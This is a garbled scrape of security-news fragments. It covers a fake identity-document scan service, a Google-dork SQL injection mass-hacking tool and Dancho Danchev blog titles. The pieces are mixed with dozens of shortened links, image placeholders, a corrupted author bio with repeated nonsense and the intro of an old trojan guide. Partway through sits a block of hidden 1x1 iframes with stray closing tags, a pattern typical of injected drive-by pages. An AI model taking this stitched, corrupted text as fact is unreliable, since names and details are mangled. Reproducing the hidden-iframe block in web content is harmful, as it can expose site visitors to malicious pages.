The service can generate scanned copies of passports, ID cards and driver's licenses from different countries for identities supplied by the service users, fake scanned utility bills from various companies, as well as take scanned copies of banking statements and credit cards issued by a large number of banks, said Andrey Komarov, head of international projects at Group-IB, via email.

It is common practice for banks, payment and money transfer providers, online gambling sites and other types of businesses that engage in money transactions via the Internet to ask their customers for scanned copies of documents in order to prove their identities or verify their physical addresses, especially when their anti-fraud departments detect suspicious account activity.

[Related: 4 places to find cybersecurity talent in your own organization]



05:05

https://t.co/JTcqOaYgET https://t.co/GmJNPUTijM



by Adam Greenberg, Senior Reporter

Mass website hacking tool alerts to dangers of Google dorks









Goode dorks are not geeks who love the internet-related services and products provider. Goode dorks are akin to super-specific searches, which attackers have been known to take advantage of in attempts to expose vulnerable websites.


Cyber crime researcher Dancho Danchov recently blogged about a mass, do-it-yourself (DIY) website-hacking tool making the rounds that takes advantage of those Google dorks.


"The proxy supporting tool has been purposely designed to allow automatic mass websites reconnaissance for the purpose of launching SQL injection attacks against those websites that are vulnerable," Danchev wrote.


SQL stands for structured query language and is programming terminology designed for managing data. SQL injection typically involves an attacker inputting SQL statements into an entry field that will force the system to execute potentially malicious commands.


*Once a compromise takes place, the attacker is in a perfect position to inject malicious scripts on the affected sites, potentially exposing their users to malicious client-side exploits serving attacks," according to Danchev.

Danchev wrote that an escalating number of DIY tools circulating the internet may open the door for novice attackers, but Barry Shteiman, director of security strategy with Imperva, told SCMagazine.com on Tuesday that it is the Goode dorks that should be raising alarms.


















Dancho Danchev's Blog - Mind Streams of Information Security Knowledge







https://t.co/JTcqOaYgET https://t.co/4cSTqPh4zo



https://t.co/JTcqOaYgET https://t.co/3hornzcJTQ










https://t.co/JTcqOaYgET https://t.co/69pJAWhRWX


Cyber Jihad vs Cyberterrorism – Separating Hype from Reality

Dancho Danchev

Cybercrime Researcher, Security Blogger at ZDNet, Security Blogger at Webroot Inc.









https://t.co/JTcqOaYgET https://t.co/CRGTHtPL2X




https://t.co/JTcqOaYgET https://t.co/SESd2xMqkx





https://t.co/BGW5cJF5Qf #security #cybercrime #malware #CyberAttack #cyberattacks #CyberSec #CyberSecurityAwareness #ThreatIntelligence #ThreatHunting https://t.co/f3YDUt31L1




Dancho Danchev's Blog - Mind Streams of Information Security Knowledge











17:13 https://t.co/JTcqOaYgET https://t.co/SBvQgD6rVT




https://t.co/YSJFV4IjUn https://t.co/zirlCxLO2R




17:20

https://t.co/YSJFV4IjUn https://t.co/0qnoK2AYnf



17:20

https://t.co/YSJFV4IjUn https://t.co/LOi036p49K



22 - Tuesday

13:22

https://t.co/JTcqOaYgET https://t.co/o1qg48RBme










https://t.co/JTcqOaYgET https://t.co/iqsrQ6ThPo

Dencho Danchev Security Consultant Frame4 Security Systems dancho Act servision net www.frame4 Com dancho AT servision net www.frame4 Com Dencko Danckov I have been working with Frame4 Security Systems since 1999. My responsibilities at Frame4 are mainly consultancy, implementation of security solutions, research and development of marketing concepts. Following my work at Frame4 Security Systems since 1999. My responsibilities at Frame4 are mainly consultancy, implementation of security solutions, research and development of marketing concepts. Following my work at Frame4 Security Systems, I'm currently a managing director of Astalawista.com, and a marketing consultant at Window/Security.com. Another project firm currently working on is a monthly information Security rubric in Bulgarian's most professional technology and communications magazine, H-Comm (http://www.hicomm.bg/), educating the average technology enthusiast on various security issues and concepts. I have extensive experience in UNIX based operating systems, IDSs, penetration testing, malware, security awareness programmes and Cyber Intelligence. Several of my publications include. • The Complete Windows Trojans Paper • Building and Implementing a Successful Information Security Policy • Reducing Visuans Facch's Midations Frame4 Security Systems Frame5 Security Systems Frame6 Security Systems Frame8 Security Systems Frame8



https://t.co/JTcqOaYgET https://t.co/1fCIFYh7MC

Dancho Danchev's Blog - Mind Streams of Information Security Knowledge



https://t.co/JTcqOaYgET https://t.co/3xmxxTJxUd

This guide is for educational purposes only I do not take any responsibility about anything happen after reading the guide. I'm only telling you how to do this not to do it. It's your decision. If you want to put this text on your Site/FTP/Newsgroup or anything else you can do it but don't change anything without the permission of the author.I'll be happy to see this text on other pages too.

All copyrights reserved. You may destribute this text as long as it's not changed.

Links:


Here you can find other texts \
written by me or other friends: http://www.blackcode.com
blacksun.box.sk /
neworder.box.sk /


Table of Contents -1.What Is This Text About? -2.What Is A Trojan Horse -3.Trojans Today -4. The future of the trojans -5.Anti-Virus Scanners -6.How You Can Get Infected? -----From ICQ -----From IRC -----From Attachment -----From Physical Access -----From Trick -7.How Dangerous A Trojan Can Be? -8.Different Kinds Of Trojans ----Remote Access Trojans -----Password Sending Trojans ----Keyloggers -----Destructive Trojans -----FTP Trojans -9.Who Can Infect You?



Intell on the Criminal Underground - Who's Who in Cyber Crime for 2007?

<iframe src=./n404-1.htm width=1 height=1></iframe>
<iframe src=./n404-2.htm width=1 height=1></iframe>
<iframe src=./n404-3.htm width=1 height=1></iframe>
<iframe src=./n404-4.htm width=1 height=1></iframe>
<iframe src=./n404-5.htm width=1 height=1></iframe>
<iframe src=./n404-6.htm width=1 height=1></iframe>
<iframe src=./n404-7.htm width=1 height=1></iframe>
<iframe src=./n404-8.htm width=1 height=1></iframe>
<iframe src=./n404-9.htm width=1 height=1></iframe></iframe></iframe></iframe></iframe></iframe></iframe></iframe></iframe></iframe></iframe></iframe></iframe></iframe></iframe></iframe></iframe>






https://t.co/JTcqOaYgET https://t.co/1LDjwbwomV







13:26 https://t.co/JTcqOaYgET https://t.co/P16hy11PrN





https://t.co/JTcqOaYgET https://t.co/xeKyxjIG4u




https://t.co/JTcqOaYgET https://t.co/RC3mgVWLjE










13:27 https://t.co/JTcqOaYgET https://t.co/kxGBN1eIWK













Dancho Danchev's Blog - Mind Streams of Information Security Knowledge







https://t.co/JTcqOaYgET https://t.co/4oTJthCGsR

